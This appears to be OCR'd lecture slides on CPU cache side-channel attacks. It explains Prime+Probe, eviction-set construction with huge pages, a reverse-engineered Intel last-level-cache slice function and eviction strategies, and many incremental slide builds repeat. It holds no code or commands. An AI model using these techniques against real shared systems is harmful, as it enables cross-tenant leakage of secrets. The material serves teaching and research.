
Flush+Reload: Shared memory? (2/2)

Page deduplication




Flush+Reload: Shared memory? (2/2)

Page deduplication




Flush+Reload: Shared memory? (2/2)

Page deduplication




Flush+Reload: Shared memory? (2/2)

Page deduplication




Flush+Reload: Shared memory? (2/2)

Page deduplication




Flush+Reload: Shared memory? (2/2)

Page deduplication




Flush+Reload: Shared memory? (2/2)

Page deduplication




Flush+Reload: Shared memory? (2/2)

Page deduplication




Flush+Reload: Shared memory? (2/2)

Page deduplication



Flush+Reload: Shared memory? (2/2)

Page deduplication




What if there is **no shared memory**?

What if there is **no shared memory**?


There is no memory deduplication, e.g., on Amazon EC2

Inclusive property




- inclusive LLC: superset of L1 and L2

Inclusive property




- inclusive LLC: superset of L1 and L2

Inclusive property




- inclusive LLC: superset of L1 and L2

Inclusive property




- inclusive LLC: superset of L1 and L2

Inclusive property




- inclusive LLC: superset of L1 and L2
- data evicted from the LLC is also evicted from L1 and L2

Inclusive property




- inclusive LLC: superset of L1 and L2
- data evicted from the LLC is also evicted from L1 and L2
- a core can evict lines in the private L1 of another core

Cache attacks: Prime+Probe




Cache attacks: Prime+Probe



Step 1: Attacker primes, *i.e.*, fills, the cache (no shared memory)


Cache attacks: Prime+Probe



Step 1: Attacker primes, *i.e.*, fills, the cache (no shared memory)

Step 2: Victim evicts cache lines while running


Cache attacks: Prime+Probe



Step 1: Attacker primes, *i.e.*, fills, the cache (no shared memory)

Step 2: Victim evicts cache lines while running

Cache attacks: Prime+Probe




Step 1: Attacker primes, *i.e.*, fills, the cache (no shared memory)

Step 2: Victim evicts cache lines while running

Step 3: Attacker probes data to determine if set has been accessed

Cache attacks: Prime+Probe



Step 1: Attacker primes, *i.e.*, fills, the cache (no shared memory)

Step 2: Victim evicts cache lines while running

Step 3: Attacker probes data to determine if set has been accessed

Prime+Probe: Pros and cons

Pros

less restrictive

1. no need for `clflush`
2. no need for shared memory

→ possible from JavaScript

Cons

coarser granularity: 1 set

Prime+Probe in practice

We need to evict caches lines without `clflush` or shared memory:

1. which addresses do we access to have congruent cache lines?
2. without any privilege?
3. and in which order do we access them?

We need:


1. an eviction set: addresses in the same set, in the same slice (issue #1 and #2)
2. an eviction strategy (issue #3)

Prime+Probe: Eviction set

- we need addresses that have the same set index: **how do we do that?**


Prime+Probe: Eviction set

- we need addresses that have the same set index: **how do we do that?**




Prime+Probe: Eviction set

- we need addresses that have the same set index: **how do we do that?**
- we want to target the L3 for cross-core attacks
- L3 for a 2-core CPU: 4096 sets, 64B-lines, 12 or 16 ways
- how many bits for the set index?



Prime+Probe: Eviction set

- we need addresses that have the same set index: **how do we do that?**
- we want to target the L3 for cross-core attacks
- L3 for a 2-core CPU: 4096 sets, 64B-lines, 12 or 16 ways
- how many bits for the set index?
- hint hint: $4096 = 2^{12}$



Prime+Probe: Eviction set


- L3 is physically indexed
  → we need to choose addresses with fixed physical address bits
- issue #1: address translation from virtual to physical is privileged

Prime+Probe: Eviction set

- L3 is physically indexed
  → we need to choose addresses with fixed physical address bits
- issue #1: address translation from virtual to physical is privileged
- reminder: page offset stays the same from virtual to physical address
- typical page size: 4KB → 12 bits of page offset
- issue #2: set index bits are not included in the 12 LSB of the address

Prime+Probe: Eviction set

- we also have 2MB “huge pages” → 21 bits of page offset
- set index bits are included in the 21 LSB of the address



Prime+Probe: Eviction set

We know the set index

Prime+Probe: Eviction set

We know the set index

We have one more problem

- L3 is divided in slices, as many slices as cores

Prime+Probe: Eviction set

We know the set index

We have one more problem

- L3 is divided in slices, as many slices as cores
- I lied to you


Prime+Probe: Eviction set

We know the set index

We have one more problem

- L3 is divided in slices, as many slices as cores
- I lied to you
- we always have 2048 sets per slice → actually 11 bits for the set index
- but we need to know the slice number
- hash function takes all bits as input, including physical page number bits → outside the known bits from page offset


Prime+Probe: Eviction set



Prime+Probe: Eviction set

- last-level cache → as many slices as cores
- undocumented hash function that maps a physical address to a slice
- designed for performance

For 2^k slices:




physical address
30 bits

H

slice $(o_0, \ldots, o_{k-1})$
k bits

Prime+Probe: Eviction set


Undocumented function → impossible to target the same set in the same slice?



Clémentine Maurice et al. “Reverse Engineering Intel Complex Addressing Using Performance Counters”. In: *RAID’15*. 2015.

Prime+Probe: Eviction set

Undocumented function → impossible to target the same set in the same slice?



We reverse-engineered this function!

Clémentine Maurice et al. "Reverse Engineering Intel Complex Addressing Using Performance Counters". In: *RAID'15*. 2015.

Last-level cache addressing function

3 functions, depending on the number of cores

		Address bit																													
		37	36	35	34	33	32	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	09	08	07	06
2 cores	o_0	▨	▨	▨	▨	▨	⊕		⊕		⊕	⊕	⊕	⊕	⊕		⊕		⊕		⊕	⊕	⊕		⊕		⊕		⊕				⊕
4 cores	o_0	▨	▨	▨		⊕	⊕		⊕		⊕	⊕	⊕	⊕	⊕		⊕		⊕		⊕	⊕	⊕		⊕		⊕		⊕				⊕
	o_1	▨	▨	▨	⊕	⊕		⊕		⊕	⊕		⊕		⊕	⊕	⊕	⊕	⊕	⊕		⊕		⊕		⊕		⊕				⊕	
8 cores	o_0		⊕	⊕		⊕	⊕		⊕		⊕	⊕	⊕	⊕	⊕		⊕		⊕		⊕	⊕	⊕		⊕		⊕		⊕				⊕
	o_1	⊕		⊕	⊕	⊕		⊕		⊕	⊕		⊕		⊕	⊕	⊕	⊕	⊕	⊕		⊕		⊕		⊕		⊕				⊕	
	o_2	⊕	⊕	⊕	⊕			⊕	⊕			⊕	⊕			⊕	⊕			⊕			⊕			⊕	⊕				⊕		

Function valid for Sandy Bridge, Ivy Bridge, Haswell, Broadwell

Prime+Probe: Eviction set

If the function is unknown:

Prime+Probe: Eviction set

If the function is unknown:

1. construct S set of addresses with the same set index
2. access reference address $x \in S$ (to load it in cache)

Prime+Probe: Eviction set

If the function is unknown:

1. construct S set of addresses with the same set index
2. access reference address $x \in S$ (to load it in cache)
3. iteratively access all elements of S

Prime+Probe: Eviction set

If the function is unknown:

1. construct S set of addresses with the same set index
2. access reference address $x \in S$ (to load it in cache)
3. iteratively access all elements of S
4. measure t_1, the time it takes to access $x \rightarrow$ it should be evicted

Prime+Probe: Eviction set

If the function is unknown:

1. construct S set of addresses with the same set index
2. access reference address $x \in S$ (to load it in cache)
3. iteratively access all elements of S
4. measure t_1, the time it takes to access $x \rightarrow$ it should be evicted
5. select a random address s from S and remove it

Prime+Probe: Eviction set

If the function is unknown:

1. construct S set of addresses with the same set index
2. access reference address $x \in S$ (to load it in cache)
3. iteratively access all elements of S
4. measure t_1, the time it takes to access $x \rightarrow$ it should be evicted
5. select a random address s from S and remove it
6. iteratively access all elements of $S \setminus s$

Prime+Probe: Eviction set

If the function is unknown:

1. construct S set of addresses with the same set index
2. access reference address $x \in S$ (to load it in cache)
3. iteratively access all elements of S
4. measure t_1, the time it takes to access $x \rightarrow$ it should be evicted
5. select a random address s from S and remove it
6. iteratively access all elements of $S \setminus s$
7. measure t_2, the time it takes to access $x \rightarrow$ is it evicted?

Prime+Probe: Eviction set

If the function is unknown:

1. construct S set of addresses with the same set index
2. access reference address $x \in S$ (to load it in cache)
3. iteratively access all elements of S
4. measure t_1, the time it takes to access x → it should be evicted
5. select a random address s from S and remove it
6. iteratively access all elements of $S \setminus s$
7. measure t_2, the time it takes to access x → is it evicted?
    - if not → s is part of the same set as x → place it back into S


Prime+Probe: Eviction set

If the function is unknown:

1. construct S set of addresses with the same set index
2. access reference address $x \in S$ (to load it in cache)
3. iteratively access all elements of S
4. measure t_1, the time it takes to access $x \rightarrow$ it should be evicted
5. select a random address s from S and remove it
6. iteratively access all elements of $S \setminus s$
7. measure t_2, the time it takes to access $x \rightarrow$ is it evicted?
    - if not $\rightarrow s$ is part of the same set as $x \rightarrow$ place it back into S
    - if it was evicted $\rightarrow s$ is not part of the same set as $x \rightarrow$ discard s

Prime+Probe: Eviction set


- if the function is known, we can speed up the process



- for a CPU with c cores: $16/c$ addresses in the same set and slice per 2MB page

Prime+Probe: Eviction set

- if the function is known, we can speed up the process



- for a CPU with c cores: $16/c$ addresses in the same set and slice per 2MB page
- apply same algorithm with groups of addresses instead of single addresses


Prime+Probe

We now have an eviction set!

What about the eviction strategy?

Prime+Probe: Eviction strategy


- attacker fills a set with *n* addresses for a *n*-way cache
- if the replacement policy is LRU → access addresses from eviction set 1 by 1
- if the replacement policy is not LRU, eviction rate $< 100\%$
  → 75% on Haswell



cache set	2	5	8	1	7	6	3	4


Prime+Probe: Eviction strategy

- attacker fills a set with *n* addresses for a *n*-way cache
- if the replacement policy is LRU → access addresses from eviction set 1 by 1
- if the replacement policy is not LRU, eviction rate $< 100\%$
  → 75% on Haswell



Prime+Probe: Eviction strategy


- attacker fills a set with *n* addresses for a *n*-way cache
- if the replacement policy is LRU → access addresses from eviction set 1 by 1
- if the replacement policy is not LRU, eviction rate $< 100\%$
  → 75% on Haswell



cache set	10	5	8	9	7	6	3	4


Prime+Probe: Eviction strategy

- attacker fills a set with n addresses for a n-way cache
- if the replacement policy is LRU → access addresses from eviction set 1 by 1
- if the replacement policy is not LRU, eviction rate $< 100\%$
  → 75% on Haswell




Prime+Probe: Eviction strategy

- attacker fills a set with n addresses for a n-way cache
- if the replacement policy is LRU → access addresses from eviction set 1 by 1
- if the replacement policy is not LRU, eviction rate $< 100\%$
  → 75% on Haswell



